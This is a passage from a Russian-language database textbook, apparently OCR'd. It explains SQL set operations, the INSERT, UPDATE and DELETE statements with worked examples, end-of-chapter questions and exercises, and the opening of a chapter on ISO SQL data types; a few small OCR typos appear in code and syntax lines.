Все эти операции над множествами графически представлены на рис. 5.2. На таблицы, которые могут комбинироваться с помощью операций над множествами, накладываются определенные ограничения. Самое важное из них состоит в том, что таблицы должны быть *совместимы по соединению* — т.е. они должны иметь одну и ту же структуру. Это означает, что таблицы должны иметь одинаковое количество столбцов, причем в соответствующих столбцах должны размещаться данные одного и того же типа и длины. Обязанность убедиться в том, что значения данных соответствующих столбцов принадлежат одному и тому же домену, возлагается на пользователя. Например, мало смысла в том, чтобы объединять столбец с данными о возрасте работников с информацией о количестве комнат в сдаваемых в аренду объектах, хотя оба столбца будут иметь один и тот же тип данных — `SMALLINT`.




Рис. 5.2. Графическое представление операций над множествами (объединение, пересечение и разность)

Три операции над множествами, предусмотренные стандартом ISO, носят название UNION, INTERSECT и EXCEPT. В каждом случае формат конструкции с операцией над множествами должен быть следующим:

```
operator [ALL] [CORRESPONDING [BY {column1 [, ...]}]]
```

При указании конструкции CORRESPONDING BY операция над множествами выполняется для указанных столбцов. Если задано только ключевое слово CORRESPONDING, а конструкция 3Y отсутствует, операция над множествами выполняется для столбцов, которые являются общими для обеих таблиц. Если указано ключевое слово ALL, результирующая таблица может содержать повторяющиеся строки.

Одни диалекты языка SQL не поддерживают операций INTERSECT и EXCEPT, а в других вместо ключевого слова EXCEPT используется ключевое слово MINUS.

Пример 5.32. Использование операции UNION

Создайте список всех регионов, в которых либо находится отделение компании, либо располагаются сдаваемые в аренду объекты.

```
(SELECT city                    или   (SELECT *
 FROM Branch                           FROM Branch
 WHERE city IS NOT NULL)               WHERE city IS NOT NULL)
 UNION                                 UNION CORRESPONDING BY city
(SELECT city                          (SELECT *
 FROM PropertyForRent                  FROM PropertyForRent
 WHERE city IS NOT NULL);              WHERE city IS NOT NULL);
```

Этот запрос выполняется посредством подготовки результирующей таблицы первого запроса и результирующей таблицы второго запроса с последующим слиянием обеих таблиц в единую результирующую таблицу, которая включает все строки из обеих промежуточных таблиц, но с удалением повторяющихся строк. Окончательный результат выполнения запроса представлен в табл. **5.38.**

Таблица 5.38. Результат выполнения запроса из примера 5.32

city
London
Glasgow
Aberdeen
Bristol

Пример 5.33. Использование операции INTERSECT

Создайте список всех городов, в которых располагаются и отделения компании, и сдаваемые в аренду объекты.

```
(SELECT city                    или   (SELECT *
 FROM Branch)                          FROM Branch)
 INTERSECT                             INTERSECT CORRESPONDING BY city
(SELECT city                          (SELECT *
 FROM PropertyForRent);                FROM PropertyForRent);
```

Этот запрос выполняется посредством подготовки результирующей таблицы первого запроса и результирующей таблицы второго запроса с последующим созданием единой результирующей таблицы, включающей только те строки, которые являются общими для обеих промежуточных таблиц. Окончательный результат выполнения запроса представлен в табл. 5.39.

Таблица 5.39. Результат выполнения запроса из примера 5.33

city
Aberdeen
Glasgow
London

Этот запрос можно записать и без использования операции INTERSECT:

```
SELECT b.city
FROM Branch b, PropertyForRent p
WHERE b.city = p.city;
```

или

```
SELECT DISTINCT city
FROM Branch b
WHERE EXISTS(SELECT *
             FROM PropertyForRent p
             WHERE p.city = b.city);
```

Одним из самых существенных недостатков языка SQL является то, что он позволяет создавать запросы в нескольких эквивалентных формах.

Пример 5.34. Использование операции EXCEPT

Создайте список всех городов, в которых имеется отделение компании, но нет сдаваемых в аренду объектов,

```
(SELECT city
 FROM Branch)
 EXCEPT
(SELECT city
 FROM PropertyForRent);
```

или

```
(SELECT *
 FROM Branch)
 EXCEPT CORRESPONDING BY city
(SELECT *
 FROM PropertyForRent);
```

Этот запрос выполняется посредством подготовки результирующей таблицы первого запроса и результирующей таблицы второго запроса с последующим созданием единой результирующей таблицы, включающей только те строки, которые имеются в первой промежуточной таблице, но отсутствуют во второй. Окончательный результат выполнения запроса представлен в табл. 5.40.

Таблица 5.40. Результат выполнения запроса из примера 5.34

city
Bristol

Этот запрос можно записать и без использования операции EXCEPT:

```
SELECT DISTINCT city
FROM Branch
WHERE city NOT IN
   (SELECT city
    FROM PropertyForRent);
```

или

```
SELECT DISTINCT city
FROM Branch b
WHERE NOT EXISTS
   (SELECT *
    FROM PropertyForRent p
    WHERE p.city = b.city);
```

5.3.10. Изменение содержимого базы данных

SQL является полнофункциональным языком манипулирования данными, который может использоваться не только для выборки данных из базы, но и для модификации ее содержимого. Операторы модификации информации в базе данных не столь сложны, как оператор SELECT. В этом разделе рассматриваются три оператора языка SQL, предназначенных для модификации содержимого базы данных.

- INSERT — предназначен для добавления данных в таблицу,
- UPDATE — предназначен для модификации уже помещенных в таблицу данных.
- DELETE — позволяет удалять из таблицы строки данных.

Добавление новых данных в таблицу (оператор INSERT)

Существуют две формы оператора INSERT. Первая предназначена для вставки единственной строки в указанную таблицу. Эта форма оператора INSERT имеет следующий формат:

```
INSERT INTO TableName [(columnList)]
VALUES (dataValueList)
```

Здесь параметр *TableName* (Имя таблицы) может представлять либо имя таблицы базы данных, либо имя обновляемого представления (раздел 6.4). Параметр *columnList* (Список столбцов) представляет собой список, состоящий из имен одного или более столбцов, разделенных запятыми. Параметр *columnList* является необязательным. Если он опущен, то предполагается использование списка из имен всех столбцов таблицы, указанных в том порядке, в котором они были описаны в операторе CREATE TABLE. Если в операторе INSERT указывается конкретный список имен столбцов, то любые опущенные в нем столбцы должны быть объявлены при создании таблицы как допускающие значение NULL — за исключением случаев, когда при описании столбца использовался параметр DEFAULT (раздел 6.3.2). Параметр *dataValueList* (Список значений данных) должен следующим образом соответствовать параметру *columnList*:

- количество элементов в обоих списках должно быть одинаковым;
- должно существовать прямое соответствие между позицией одного и того же элемента в обоих списках, поэтому первый элемент списка *dataValueList* считается относящимся к первому элементу списка *columnList*, второй элемент списка *dataValueList* — ко второму элементу списка *columnList* и т.д.;
- типы данных элементов списка *dataValueList* должны быть совместимы с типом данных соответствующих столбцов таблицы.

Пример 5.35. Использование конструкции INSERT ... VALUES

Поместите в таблицу Staff новую запись, содержащую данные во всех столбцах.

```
INSERT INTO Staff
VALUES('SG16', 'Alan', 'Brown', 'Assistant', 'M', DATE '1957-05-25',
       8300, 'B003');
```

Если размещать вставляемые в каждый столбец таблицы данные в порядке их расположения в таблице, то указывать список столбцов необязательно. Помните, что символьные значения (например, 'Alan') должны быть заключены в одинарные кавычки.

Пример 5.36. Вставка новой записи с использованием значений, принимаемых по умолчанию

Поместите в таблицу Staff новую запись, содержащую данные во всех обязательных столбцах: *staffNo, fName, lName, position, salary и branchNo.*

```
INSERT INTO Staff (staffNo, fName, lName, position, salary, branchNo)
VALUES ('SG44', 'Anne', 'Jones', 'Assistant', 8100, 'B003');
```

Поскольку данные вставляются только в определенные столбцы таблицы, необходимо указать имена столбцов, в которые эти данные будут помещаться. Порядок следования имен столбцов несуществен, однако более естественно указать их в том порядке, в каком они следуют в таблице. Кроме того, оператор INSERT можно было бы записать и таким образом:

```
INSERT INTO Staff
VALUES ('SG44', 'Anne', 'Jones', 'Assistant', NULL, NULL, 8100,
        NULL, 'B003');
```

В этом случае мы явно указали, что в столбцы sex и DOB должны быть помещены значения NULL.

Вторая форма оператора INSERT позволяет скопировать множество строк одной таблицы в другую. Этот оператор имеет следующий формат:

```
INSERT INTO TableName [(columnList)]
SELECT ...
```

Здесь параметры TableWame и *columnList* имеют тот же формат и смысл, что и при вставке в таблицу одной строки. Конструкция SELECT может представлять собой любой допустимый оператор SELECT. Строки, вставляемые в указанную таблицу, в точности соответствуют строкам результирующей таблицы, созданной при выполнении вложенного запроса. Все ограничения, указанные выше для первой формы оператора INSERT, применимы и в этом случае.

Пример 5.37. Использование конструкции INSERT ... SELECT

Предположим, что существует таблица StaffPropCount, содержащая имена работников компании и учетные номера сдаваемых в аренду объектов, за которые они отвечают:

```
StaffPropCount(staffNo, fName, lName, propCount)
```

Заполните таблицу StaffPropCount *данными, используя* информацию *из таблиц staff и* PropertyForRent.

```
INSERT INTO StaffPropCount
(SELECT s.staffNo, fName, lName, COUNT(*)
FROM Staff s, PropertyForRent p
WHERE s.staffNo = p.staffNo
GROUP BY s.staffNo, fName, lName)
UNION
(SELECT staffNo, fName, lName, 0
FROM Staff
WHERE staffNo NOT IN (SELECT DISTINCT staffNo
                      FROM PropertyForRent));
```

Этот пример достаточно сложен, поскольку нам требуется подсчитать количество сдаваемых в аренду объектов собственности, за которые отвечают работники компании. Если опустить вторую часть операции UNION, то будет создан список только тех работников компании, которые в настоящее время отвечают хотя бы за один объект. Иначе говоря, из результатов будут исключены все работники, которые в данный момент не отвечают ни за один сдаваемый в аренду объект. По этой при-

чине для составления полного списка работников компании необходимо использовать оператор UNION, в котором второй оператор SELECT предназначен для выборки сведений именно о таких работниках, причем в столбец count соответствующих строк помещается значение 0. В табл. **5.41** представлено содержимое таблицы StaffPropCount после выполнения приведенного выше оператора.

Таблица 5.41. Результат выполнения оператора SQL из примера 5.37

staffNo	fName	lName	propCount
SG14	David	Ford	1
SL21	John	White	0
SG37	Ann	Beech	2
SA9	Mary	Howe	1
SG5	Susan	Brand	0
SL41	Julie	Lee	1

Отметим, что в некоторых диалектах языка SQL не допускается использовать оператор UNION в подзапросах оператора INSERT.

Модификация данных в базе (оператор UPDATE)

Оператор UPDATE позволяет изменять содержимое уже существующих строк указанной таблицы. Этот оператор имеет следующий формат:

```
UPDATE TableName
SET columnName1 = dataValue1 [, columnName2 = dataValue2 ... ]
[WHERE searchCondition]
```

Здесь параметр *TableName* представляет либо имя таблицы базы данных, либо имя обновляемого представления (см. раздел 6.4). В конструкции SET указываются имена одного или более столбцов, данные в которых необходимо изменить. Конструкция WHERE является необязательной. Если она опущена, значения указанных столбцов будут изменены во *всех* строках таблицы. Если конструкция WHERE присутствует, то обновлены будут только те строки, которые удовлетворяют условию поиска, заданному в параметре searchCondition. Параметры *dataValue1*, *dataValue2*,... представляют новые значения соответствующих столбцов и должны быть совместимы с ними по типу данных.

Пример 5.38. Обновление всех строк таблицы с помощью оператора UPDATE

Всему персоналу повысить заработную плату на 3%.

```
UPDATE Staff
SET salary = salary*1.03;
```

Поскольку изменения касаются всех строк таблицы Staff, конструкцию WHERE указывать не требуется.

Пример 5.39. Обновление некоторых строк таблицы с помощью оператора UPDATE

Всем менеджерам компании повысить заработную плату на 5%.

```
UPDATE Staff
SET salary = salary*1.05
WHERE position = 'Manager';
```

Здесь конструкция WHERE применяется для обновления только тех строк таблицы, которые содержат сведения о менеджерах компании. Именно в этих строках в столбец salary будет помещено новое значение, вычисляемое как salary = salary*1.05.

Пример 5.40. Обновление нескольких столбцов с помощью оператора UPDATE

Перевести Дэвида Форда (staffNo='SG14') на должность менеджера и повысить ему зарплату до 18 000 фунтов стерлингов в год.

```
UPDATE Staff
SET position = 'Manager', salary = 18000
WHERE staffNo = 'SG14';
```

Удаление данных из базы (оператор DELETE)

Оператор DELETE позволяет удалять строки данных из указанной таблицы. Этот оператор имеет следующий формат:

```
DELETE FROM TableName
[WHERE searchCondition]
```

Как и в случае операторов INSERT и UPDATE, параметр *TableName* может представлять собой либо имя таблицы базы данных, либо имя обновляемого представления (см. раздел 6.4). Параметр searchCondition является необязательным — если он опущен, из таблицы будут удалены *все* существующие в ней строки. Однако сама по себе таблица удалена не будет. Если необходимо удалить не только содержимое таблицы, но и ее определение, следует использовать оператор DROP TABLE (см. раздел 6.3.3). Если конструкция WHERE присутствует, из таблицы будут удалены только те строки, которые удовлетворяют условию отбора, заданному параметром searchCondition,

Пример 5.41. Удаление определенных строк таблицы (оператор DELETE)

Удалить все записи об осмотрах сдаваемого в аренду объекта с учетным номером PG4.

```
DELETE FROM Viewing
WHERE propertyNo = 'PG4';
```

Конструкция WHERE позволяет найти как предназначенные для удаления только те строки таблицы, которые относятся к сдаваемому в аренду объекту с номером 'PG4', и применить к ним операцию удаления.

Пример 5.42. Удаление всех строк таблицы (оператор DELETE)

Удалить ***все строки из таблицы*** *viewing.*

```
DELETE FROM Viewing;
```

Поскольку в данном операторе конструкция WHERE не указана, будут удалены все строки таблицы. В результате в базе данных сохранится лишь описание таблицы Viewing, что в дальнейшем позволит ввести в нее новую информацию.

РЕЗЮМЕ

- SQL является непроцедурным языком, построенным на использовании обычных английских слов (таких как SELECT, INSERT, DELETE). Он может применяться как профессионалами, так и рядовыми пользователями. Этот язык формально и фактически стал стандартным языком определения и манипулирования реляционными базами данных.
- Оператор SELECT используется для создания запроса и является самым важным из всех существующих операторов SQL. Он объединяет в себе три основные операции реляционной алгебры: *выборку, проекцию* и *соединение.* При выполнении любого оператора SELECT создается результирующая таблица, содержащая один или несколько столбцов и нуль или больше строк.
- В списке выборки SELECT указываются столбцы и/или вычисляемые поля, которые должны присутствовать в результирующей таблице. В конструкции FROM должны быть перечислены все таблицы и представления, доступ к которым необходим для извлечения данных из столбцов, имена которых присутствуют в списке выборки SELECT.
- Конструкция WHERE используется для отбора строк данных, которые должны быть помещены в результирующую таблицу запроса. Отбор осуществляется посредством проверки заданных условий поиска для каждой из строк указанных таблиц. Конструкция ORDER BY позволяет упорядочить строки результирующей таблицы по значению одного или нескольких столбцов. Для каждого столбца может использоваться сортировка в порядке возрастания или убывания значений. Если конструкция ORDER BY присутствует в операторе SELECT, то она должна быть в нем последней.
- В языке SQL определено пять агрегирующих функций (COUNT, SUM, AVG, MIN и MAX), каждая из которых как параметр использует значения всех элементов указанного столбца и возвращает в качестве результата единственное значение. В одной конструкции SELECT не допускается смешивать и агрегирующие функции, и имена столбцов, за исключением случая использования конструкции GROUP BY.
- Конструкция GROUP BY позволяет включать в результирующую таблицу запроса итоговую информацию. Строки, которые имеют одно и то же значение в одном или нескольких столбцах, могут объединяться и рассматриваться как исходная информация для агрегирующих функций. В этом случае агрегирующая функция воспринимает каждую из групп как параметр и вычисляет единственное значение для каждой группы, возвращаемое как результат. Применительно к группам конструкция HAVING выполняет те же функции, что и конструкция WHERE по отношению к строкам. С ее помощью можно вы-

полнить отбор групп, которые будут помещены в результирующую таблицу запроса. Однако, в отличие от конструкции WHERE, в конструкции HAVING могут использоваться агрегирующие функции.

- Подзапрос представляет собой завершенный оператор SELECT, встроенный в тело другого запроса. Вложенный запрос может помещаться в конструкцию WHERE или HAVING внешнего оператора SELECT, в таком случае он называется *подзапросом*. Концептуально в результате выполнения подзапроса создается временная таблица, содержимое которой становится доступным внешнему запросу. В подзапрос может быть внедрен другой подзапрос.
- Предусмотрены три типа подзапросов: скалярный, строковый и табличный. Скалярный подзапрос возвращает значение из одного столбца и одной строки; по сути, это — единственное значение. В принципе скалярный подзапрос может применяться во всех случаях, когда требуется единственное значение. Строковый подзапрос возвращает данные из нескольких столбцов, но опять-таки в виде одной строки. Строковый подзапрос может использоваться во всех случаях, когда требуется получить одну строку, чаще всего в предикатах. Табличный подзапрос возвращает один или несколько столбцов и несколько строк. Табличный подзапрос может использоваться везде, где требуется таблица, например в качестве операнда для предиката IN.
- Если столбцы результирующей таблицы выбираются из нескольких исходных таблиц, для последних должна быть выполнена операция соединения. Имена соединяемых таблиц указываются в конструкции FROM, а столбцы, по которым осуществляется соединение, обычно определяются в конструкции WHERE. Стандарт ISO допускает использование внешних соединений. Кроме того, он позволяет применять операции над множествами (объединение, пересечение и разность), определяемые с помощью ключевых слов UNION, INTERSECT и EXCEPT.
- Помимо оператора SELECT, язык SQL DML включает оператор INSERT, предназначенный для вставки одной строки данных в указанную таблицу или для вставки в таблицу произвольного количества строк, извлеченных из других таблиц с помощью некоторого подзапроса. Оператор UPDATE предназначен для обновления одного или нескольких значений заданных столбцов указанной таблицы. Оператор DELETE позволяет удалить из заданной таблицы одну или несколько строк данных.

Вопросы

5.1. Назовите два главных компонента языка SQL. Какие функции они выполняют?

5.2. Каковы достоинства и недостатки языка SQL?

5.3. Объясните назначение каждой из конструкций, которые могут присутствовать в операторе SELECT. Какие ограничения накладываются на эти конструкции?

5.4. Какие ограничения накладываются на использование агрегирующих функций в теле оператора SELECT? Как агрегирующими функциями обрабатываются значения NULL?

5.5. Объясните принципы работы конструкции GROUP BY. **В чем состоит** различие между **конструкциями** WHERE и HAVING?

5.6. Каковы различия между подзапросом и соединением? При каких обстоятельствах использование подзапросов становится невозможным?

Упражнения

В упражнениях 5.7-5.28 применяется схема Hotel, которая определена в упражнениях главы 3.

Простые запросы

5.7. Выберите из базы данных сведения обо всех отелях.

5.8. Выберите из базы данных сведения обо всех отелях, расположенных в Лондоне.

5.9. Составьте перечень имен и адресов всех постояльцев, зарегистрированных в отелях Лондона, упорядочив информацию по именам постояльцев в алфавитном порядке.

5.10. Составьте список всех двухкомнатных или семейных номеров отелей с ценой менее 40 фунтов стерлингов в сутки, упорядочив данные в порядке увеличения стоимости номера.

5.11. Выберите все записи регистрации постояльцев, в которых не было заполнено поле dateTo.

Агрегирующие функции

5.12. Сколько отелей принадлежит компании?

5.13. Какова средняя стоимость номера?

5.14. Чему равен общий суточный доход от всех двухкомнатных номеров?

5.15. Сколько всего постояльцев было зарегистрировано на протяжении августа?

Подзапросы и соединения

5.16. Составьте отчет с указанием цены и типа всех номеров отеля *Grosvenor*.

5.17. Перечислите всех постояльцев, в настоящее время снимающих номера в отеле *Grosvenor*.

5.18. Составьте отчет, содержащий полные сведения обо всех номерах отеля *Grosvenor*, *с* указанием имен постояльцев всех номеров.

5.19. Чему равен общий доход от постояльцев, зарегистрированных в отеле *Grosvenor*, за сегодняшний день?

5.20. Составьте список номеров отеля *Grosvenor,* которые в данный момент свободны.

5.21. Каковы общие убытки из-за наличия в отеле *Grosvenor* свободных номеров?

Группирование

5.22. Определите количество номеров в каждом из отелей.

5.23. Определите количество номеров в каждом из отелей, расположенных в Лондоне.

5.24. Каково среднее количество постояльцев, зарегистрированных в каждом из отелей в августе?

5.25. Какой тип номеров чаще всего снимается в каждом из отелей Лондона?

5.26. Какова сумма убытков из-за наличия свободных номеров в каждом из отелей за сегодняшний день?

Создание и заполнение таблиц

5.27. Введите в каждую **из** таблиц несколько записей.

5.28. Увеличьте стоимость каждого номера на 5%.

Общие вопросы

5.29. Ознакомьтесь с описанием диалекта языка SQL в той СУБД, с которой вы в данный момент работаете. Определите степень соответствия этого диалекта стандарту ISO. Проанализируйте функциональные возможности любых расширений языка, поддерживаемых этой СУБД. Имеются Ли предусмотренные стандартом функции, которые не поддерживаются данной СУБД?

5.30. Докажите, что запрос, построенный с использованием конструкции HAVING, всегда может быть переписан в эквивалентной формулировке без использования конструкции HAVING.

5.31. Докажите, что язык SQL является реляционно полным.

Глава 6 Язык SQL: ОПРЕДЕЛЕНИЕ ДАННЫХ

В ЭТОЙ ГЛАВЕ...

- Типы данных, поддерживаемые стандартом SQL.
- Назначение усовершенствованных функций поддержки целостности данных языка **SQL.**
- Определение требований поддержки целостности данных средствами языка SQL, включая следующие:
  - обязательные данные;
  - ограничения для доменов атрибутов;
  - целостность сущностей;
  - ссылочная целостность;
  - ограничения, соответствующие требованиям конкретного предприятия.
- **Использование усовершенствованных функций поддержки** целостности данных **в операторах** CREATE TABLE И ALTER TABLE.
- Назначение представлений,
- Создание и удаление представлений средствами языка SQL.
- Как СУБД выполняет операции над представлениями.
- Условия, при которых представление может быть обновляемым.
- Преимущества и недостатки представлений.
- Как работает модель транзакций ISO.
- Использование операторов GRANT и REVOKE как одного из средств защиты.

В предыдущей главе мы обсудили некоторые аспекты языка SQL — в частности, средства манипулирования данными и их описания. В этой главе мы продолжим разговор о языке SQL и рассмотрим более сложные аспекты его использования.

СТРУКТУРА ЭТОЙ ГЛАВЫ

В разделе 6.1 рассматриваются типы данных ISO SQL. В 1989 году ISO выпустила стандарт с определением усовершенствованных функций обеспечения целостности (Integrity Enhancement Feature — IEF), в котором предусматриваются средства определения функций обеспечения ссылочной целостности и других ограничений [171]. До выпуска этого стандарта проблемы обеспечения совмести-

мости с указанными ограничениями приходилось решать самим разработчикам прикладных программ. С появлением стандарта IEF функциональные возможности языка SQL в значительной степени расширились, и появилась возможность обеспечить централизацию и стандартизацию средств контроля над соблюдением ограничений. Усовершенствованные функции обеспечения поддержки целостности рассматриваются в разделе 6.2, а основные средства определения данных в языке SQL — в разделе 6.3.

В разделе 6.4 мы познакомимся с тем, как представления могут быть созданы средствами языка SQL, а также с тем, как СУБД преобразует операции над представлениями в эквивалентные операции над таблицами базы данных. Кроме того, мы обсудим ограничения, которые стандарт ISO для языка SQL накладывает на представления, применяемые для обновления данных. В разделе 6.5 кратко описана транзакционная модель ISO SQL.

Использование представлений можно рассматривать как одно из наиболее действенных средств защиты базы данных. Кроме того, в состав языка SQL входит специальная подсистема управления доступом к данным, включающая различные средства, позволяющие организовать совместное использование разных ресурсов базы данных или же ввести необходимые ограничения на доступ к ним. Подсистема управления доступом будет рассмотрена в разделе 6.6.

В главе 21 рассматриваются способы внедрения операторов SQL в языки программирования высокого уровня для обеспечения доступа к конструкциям, которые до сих пор не могли применяться в языке SQL. В разделе 27.4 более подробно рассматриваются средства, недавно введенные в спецификацию SQL для поддержки управления объектно-ориентированными данными, часто называемые средствами SQL3. Как и в предыдущей главе, возможности языка SQL представлены с помощью примеров, составленных на базе учебного проекта *DreamHome*. Для определения формата операторов SQL применяется система обозначений, которая определена в разделе 5.2.

6.1. Типы данных языка SQL, определенные стандартом ISO

В настоящем разделе описаны типы данных, определенные стандартом ISO SQL. Начнем с определения требований к допустимому идентификатору языка SQL.

6.1.1. Идентификаторы языка SQL

Идентификаторы языка SQL предназначены для обозначения объектов в базе данных и являются именами таблиц, представлений и столбцов. Символы, которые могут использоваться в создаваемых пользователем идентификаторах языка SQL, должны быть определены как *набор символов*. Стандарт ISO задает набор символов, который должен использоваться по умолчанию; он включает строчные и прописные буквы латинского алфавита (A-Z, a-z), цифры (0-9) и символ подчеркивания (_). Допускается использование и альтернативного набора символов. На формат идентификаторов накладываются следующие ограничения:

- может иметь длину до 128 символов (большинство диалектов предусматривает более жесткие ограничения);
- должен начинаться с буквы;
- не может содержать пробелов.

6.1.2. Скалярные типы данных языка SQL

В табл. 6.1 перечислены скалярные типы данных языка SQL, которые определены стандартом ISO. В некоторых случаях в целях упрощения манипулирования и преобразования, а также из-за сходства основных свойств данные типов *character* и *bit* объединяются под названием "строковые типы данных", а данные типов *exact numeric* и *approximate numeric* — под названием "числовые типы данных". В стандарте SQL3 определены также большие символьные и двоичные объекты, но описание этих типов данных приведено не в этой главе, а в разделе 27.4.

Таблица 6.1. Типы данных языка SQL, определенные в стандарте ISO

Тип данных	Объявления			
boolean (Логический)	BOOLEAN			
character (Символьный)	CHAR	VARCHAR		
bit (Битовый)	BIT	BIT VARYING		
exact numeric (Точные числа)	NUMERIC	DECIMAL	INTEGER	SMALLINT
approximate numeric (Округленные числа)	FLOAT	REAL	DOUBLE PRECISION	
datetime (Дата/время)	DATE	TIME	TIMESTAMP	
interval (Интервал)	INTERVAL			
LOB (Большой объект)	CHARACTER LARGE OBJECT		BINARY LARGE OBJECT	

Логические данные (тип boolean)

Логические данные состоят из различимых истинностных значений TRUE (истинный) и FALSE (ложный). Логические данные поддерживают также истинностное значение UNKNOWN (неопределенный), заданное как значение NULL, если применение неопределенных значений не запрещено ограничением NOT NULL. Все значения данных логического типа и истинностные значения SQL могут совместно применяться в операторах сравнения и присваивания. Значение TRUE в арифметических операторах сравнения больше значения FALSE, а любое сравнение, в котором участвует значение NULL или истинностное значение UNKNOWN, возвращает результат UNKNOWN.

Символьные данные (тип character)

Символьные данные состоят из последовательностей символов, входящих в определенный создателями СУБД набор символов. Поскольку наборы символов являются специфическими для различных диалектов языка SQL, перечень символов, которые могут входить в состав значений данных символьного типа, также зависит от конкретной реализации. В настоящее время чаще всего используются наборы символов ASCII и EBCDIC. Для определения данных символьного типа применяется следующий формат:

```
• CHARACTER [VARYING] [length:
  CHARACTER (может быть сокращено до CHAR) и
  CHARACTER VARYING (может быть сокращено до VARCHAR)
```

При определении столбца с символьным типом данных параметр *length* используется для указания максимального количества символов, которые могут быть помещены в данный столбец (по умолчанию принимается значение 1). Символьная строка может быть определена как имеющая фиксированную или переменную (VARYING) длину. Если строка определена с фиксированной длиной, то при вводе в нее меньшего количества символов строковое значение дополняется до указанной длины пробелами, добавляемыми справа. Если строка определена с переменной длиной, то при вводе в нее меньшего количества символов в базе данных будут сохранены только введенные символы, что позволяет достичь определенной экономии внешней памяти. Например, столбец branchNo таблицы Branch с обозначением номера отделения имеет фиксированную длину четыре символа и может быть объявлен следующим образом:

```
branchNo CHAR(4)
```

Столбец address таблицы PrivateOwner имеет переменную длину значения (максимум до 30 символов), поэтому он может быть объявлен следующим образом:

```
address VARCHAR(30)
```

Битовые данные (тип bit)

Битовый тип данных используется для определения битовых строк, т.е. последовательности двоичных цифр (битов), каждая из которых может иметь значение либо 0, либо 1. Для опредеяения данных битового типа используется формат, сходный с определением символьных данных:

```
BIT [VARYING] [length]
```

Например, для сохранения битовой строки с фиксированной длиной и значением ' ООН ' может быть объявлен столбец bitString:

```
bitString  BIT(4)
```

6.1.3. Точные числовые данные (тип exact numeric)

Тип точных числовых данных используется для определения чисел, которые имеют точное представление в компьютере. Числа состоят из цифр и необязательных символов (десятичной точки, знака "плюс" или "минус"). Данные точного числового типа определяются *значностью* (precision) и *длиной дробной части* (scale). Значность задает общее количество значащих десятичных цифр числа, в которое входят длина целой и дробной частей, но без учета самой десятичной точки. Дробная часть указывает количество дробных десятичных разрядов числа. Например, точное число -12 .345 имеет значность, равную 5 цифрам, и дробную часть длиной 3. Особой разновидностью точных чисел являются целые числа. Существует несколько способов определения данных точного числового типа:

```
NUMERIC -[ precision-[, scale] ]
" DECIMAL  E precision [, scale] }
INTEGER
SMALLINT
  INTEGER (может быть сокращено до INT) и DECIMAL (до DEC)
```

Типы NUMERIC и DECIMAL предназначены для хранения чисел в десятичном формате. По умолчанию длина дробной части равна нулю, а принимаемая по умолчанию значность зависит от реализации. Тип INTEGER используется для хранения больших положительных или отрицательных целых чисел. Тип SMALLINT используется для хранения небольших положительных или отрицательных целых чисел. При использовании этого типа данных расход внешней памяти существенно сокращается. Например, максимальное абсолютное значение числа, которое может сохраняться в столбцах с типом данных SMALLINT, чаще всего составляет **32** 767. Для столбца rooms таблицы PropertyForRent, в котором сохраняются сведения о количестве комнат сдаваемого в аренду объекта, можно выбрать тип SMALLINT и объявить его следующим образом:

```
rooms  SMALLINT
```

Столбец salary таблицы Staff может быть объявлен следующим образом:

```
salary  DECIMAL(7,2)
```

В этом случае максимальное значение заработной платы составит 99 999.99 фунтов стерлингов,

Округленные числовые данные (тип approximate numeric)

Тип округленных числовых данных используется для описания данных, которые нельзя точно представить в компьютере, например действительных чисел. Для представления округленных чисел или чисел с плавающей точкой используется экспоненциальная система обозначений, в которой число записывается с помощью мантиссы, умноженной на определенную степень десяти (порядок), например: 10E3, +5.2E6, -0.2E-4. Существует несколько способов определения данных с типом округленных числовых данных:

```
FLOAT [precision]
REAL
DOUBLE PRECISION
```

Параметр *precision* задает значность мантиссы. Значность определений типа REAL и DOUBLE PRECISION зависит от конкретной реализации.

Дата и время (тип datetime)

Тип данных "дата/время" используется для определения моментов времени с некоторой установленной точностью. Примерами являются даты, отметки времени и время суток. Стандарт ISO разделяет тип данных "дата/время" на подтипы YEAR (Год), MONTH (Месяц), DAY (День), HOUR (Час), MINUTE (Минута), SECOND (Секунда), TIMEZONE_HOUR (Зональный час) и TIMEZONE_MINUTE (Зональная минута). Два последних типа определяют час и минуты сдвига зонального времени по отношению к всеобщему скоординированному времени (прежнее название — гринвичское время). Поддерживаются три типа полей даты/времени.

```
DATE
TIME [timePrecision] [WITH TIME 2ONS]
TIMESTAMP [timePrecision] [WITH TIME ZONE]
```

Тип данных DATE используется для хранения календарных дат, включающих поля YEAR, MONTH и DAY. Тип данных TIME используется для хранения отметок

времени, включающих поля HOUR, MINUTE и SECOND. Тип данных TIMESTAMP служит для совместного хранения даты и времени. Параметр *timePrecision* задает количество дробных десятичных знаков, определяющих точность представления значений в поле SECOND. Если этот параметр опущен, по умолчанию его значение для столбцов типа TIME принимается равным нулю (т.е. сохраняется целое количество секунд), тогда как для полей типа TIMESTAMP он принимается равным 6 (т.е. отметки времени сохраняются с точностью до микросекунд). Наличие ключевого слова WITH TIME ZONE определяет использование полей TIMEZONE_HOUR и TIMEZONE_MINUTE. Например, столбец date таблицы Viewing, представляющий дату (день, месяц и год) осмотра клиентом сдаваемого в аренду объекта, может быть определен следующим образом:

```
viewDate  DATE
```

Интервальный тип данных interval

Данные с интервальным типом используются для представления периодов времени. Любой интервальный тип данных состоит из набора полей: YEAR, MONTH, DAY, HOUR, MINUTE и SECOND. Существуют два класса данных с интервальным типом: интервалы *год-месяц* и интерналы *сутки-время суток*. В первом случае данные включают только два поля — YEAR и/или MONTH. Данные второго типа могут состоять из произвольной последовательности полей DAY, HOUR, MINUTE, SECOND. Данные интервального типа определяются следующим образом:

```
INTERVAL {{startField TO endField} singleDatetimeField}
startField = YEAR    MONTH | DAY j HOUR | MINUTE
                [(intervalLeadingFieldPrecision)]
endField   = YEAR | MONTH | DAY j HOUR | MINUTE | SECOND
                [(fractionalSecondsPrecision)]
singleDatetimeField = startField | SECOND
                [(intervalLeadingFieldPrecision
                [,fractionalSecondsPrecision])]
```

